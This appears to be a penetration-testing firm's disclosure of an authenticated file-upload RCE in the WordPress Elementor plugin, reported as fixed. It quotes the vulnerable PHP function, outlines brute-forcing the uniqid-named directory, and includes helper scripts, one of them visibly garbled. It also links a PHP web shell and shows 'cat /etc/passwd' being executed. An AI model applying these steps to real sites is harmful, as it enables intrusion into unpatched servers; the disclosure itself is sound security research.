pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

RCE in WordPress Elementor Plugin

Researchers:

Sam Thomas & Kyle Fleming

Introduction

Elementor is an extremely popular WordPress plugin, with over 2,000,000 active installs according to builtwith.com[1]. Our research focussed on the free version, we believe the issue described below also affected the paid for version. Elementor released a fix to this issue a day after we reported it.

Details

Elementor includes functionality which allows a sufficiently privileged user (WordPress role “Contributor” or above) to upload templates from their local file system for use in blog posts.

We identified a flaw in the way this functionality was processing the uploaded file. By abusing this flaw, we found it was possible to upload an executable php shell and execute commands on the remote server.

The vulnerable upload is shown below:




Figure 1 - Import Templates as Contributor user

A simple zip file was crafted which contained a php file inside a directory. The function “Source_Local::import_template” does not properly account for being supplied a .zip file containing unexpected subdirectories.

The following shows the vulnerable ‘import_template’ function:

```
/**
* Import local template.
*
* Import template from a file.
*
* @since 1.0.0
* @access public
*
* @param string $name - The file name
* @param string $path - The file path
*
* @return \WP_Error|array An array of items on success, 'WP_Error' on failure.
*/
public function import_template( $name, $path ) {
    if ( empty( $path ) ) {
        return new \WP_Error( 'file_error', 'Please upload a file to import' );
    }
    $items = [];
    $file_extension = pathinfo( $name, PATHINFO_EXTENSION );
    if ( 'zip' === $file_extension ) {
        if ( ! class_exists( '\ZipArchive' ) ) {
```

```
            return new \WP_Error( 'zip_error', 'PHP Zip extension not loaded' );
        }
        $zip = new \ZipArchive();
        $wp_upload_dir = wp_upload_dir();
        $temp_path = $wp_upload_dir['basedir'] . '/' . self::TEMP_FILES_DIR . '/' . uniqid();
        $zip->open( $path );
        $zip->extractTo( $temp_path );
        $zip->close();
        $file_names = array_diff( scandir( $temp_path ), [ '.', '..' ] );
        foreach ( $file_names as $file_name ) {
            $full_file_name = $temp_path . '/' . $file_name;
            $import_result = $this->import_single_template( $full_file_name );
            unlink( $full_file_name );
            if ( is_wp_error( $import_result ) ) {
                return $import_result;
            }
            $items[] = $import_result;
       }
       rmdir( $temp_path );
    } else {
    $import_result = $this->import_single_template( $path );
    if ( is_wp_error( $import_result ) ) {
    return $import_result;
    }
    $items[] = $import_result;
    }
    return $items;
    }
```

The function will attempt to process any subdirectories as if they were a file, and then delete them without deleting the files contained within. This will cause the highlighted *unlink* and *rmdir* operations to fail.

After an error for "Invalid file" is thrown, the directory remains in place with the php file within it as shown below:

```
5db2035c979f3
└──test
    └── simple-backdoor.php
1 directory, 1 file
```

```
$temp_path = $wp_upload_dir['basedir'] . '/' . self::TEMP_FILES_DIR . '/' . uniqid();
```

The parent directory is named from the PHP uniqid() function (shown above) which uses the date and time down to the millisecond represented as a hexadecimal string[2]. We can approximate this value using a simple script to output the time when we believe the directory was created.

This approximation will match the value used in all but the last 5 characters. We can determine these characters by using a brute-force attack.

This is trivial for an attacker with a maximum number of combinations of 1048576 directories to be tried. In our lab environment it took 4 hours to find the upload directory, sending 455000 requests.

The process could be optimised by attempting to upload multiple times, as close together as possible, thus improving our chances of finding a directory quickly.




Figure 2 – Intruder successfully bruteforcing the last 5 characters of the directory name.

After finding the directory name we can browse to the location of our simple-backdoor.php file, and execute commands on the server as shown below:





Figure 3 – Executing cat /etc/passwd on the server

The following video demonstrates a complete exploit against a test instance of WordPress with the plugin installed in our lab environment. We used GoBuster to efficiently brute-force the directory name.



Scripts used in the video are included below.

Timeline

28/10/19 Issue report.

29/10/19 Fix issued.

Tools

Burp (https://portswigger.net/burp)

Simple Web Shell (https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/php/simple-backdoor.php)

GoBuster (https://github.com/OJ/gobuster)

Scripts

Generate our directory list 'python2 gen.py '

```
from itertools import product
import sys
def gen():
    i = 0
    while i < 16**5:
        yield "{:05X}".format(i)
        i+=1
with open('directories.txt', 'w') as dirlist:
    for s in gen():
        dirlist.write(sys.argv[1]+s.lower()+'\n')
d = sys.argv[1]
```

Our script to send our request and output our uniqid value 'python2 sendreq.py ' This script was made purely for our instance and will not work with an SSL enabled instance.

```
import time
import socket
import sys

def uniqid(prefix = ''):
        return prefix + hex(int(time.time()))[2:10] + hex(int(time.time()*1000000) % 0x100000)[
    # Credit: https://www.onevgo.com/post/view?id=1527
    def send_req(req):
        f = open(req, 'rb')
        req = f.read()
        f.close()
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('127.0.0.1' 8000)) #this is because we are hosting on localhost change this
        print uniqid() #first output is before req is sent
        s.send(req)
        print uniqid() #second output is after req is sent
        s.close()

req = sys.argv[1]
send_req(req)
```


References

[1] https://trends.builtwith.com/widgets/Elementor

[2] https://www.php.net/manual/en/function.uniqid.php


share this post

our latest insights




A red team doesn’t have to be complicated

read more >



Supporting those who support us all – Action for Children

read more >



The (Remote) Road to Pwn2Own Tokyo 2020

read more >

/contact Us

26a The Downs, Altrincham, Cheshire, WA14 2PU

+44 (0)161 233 0100

contact@pentest.co.uk

/connect

A Shearwater Group plc Company

- Xcina
- Brookcourt Solutions
- Geolang
- SecurEnvoy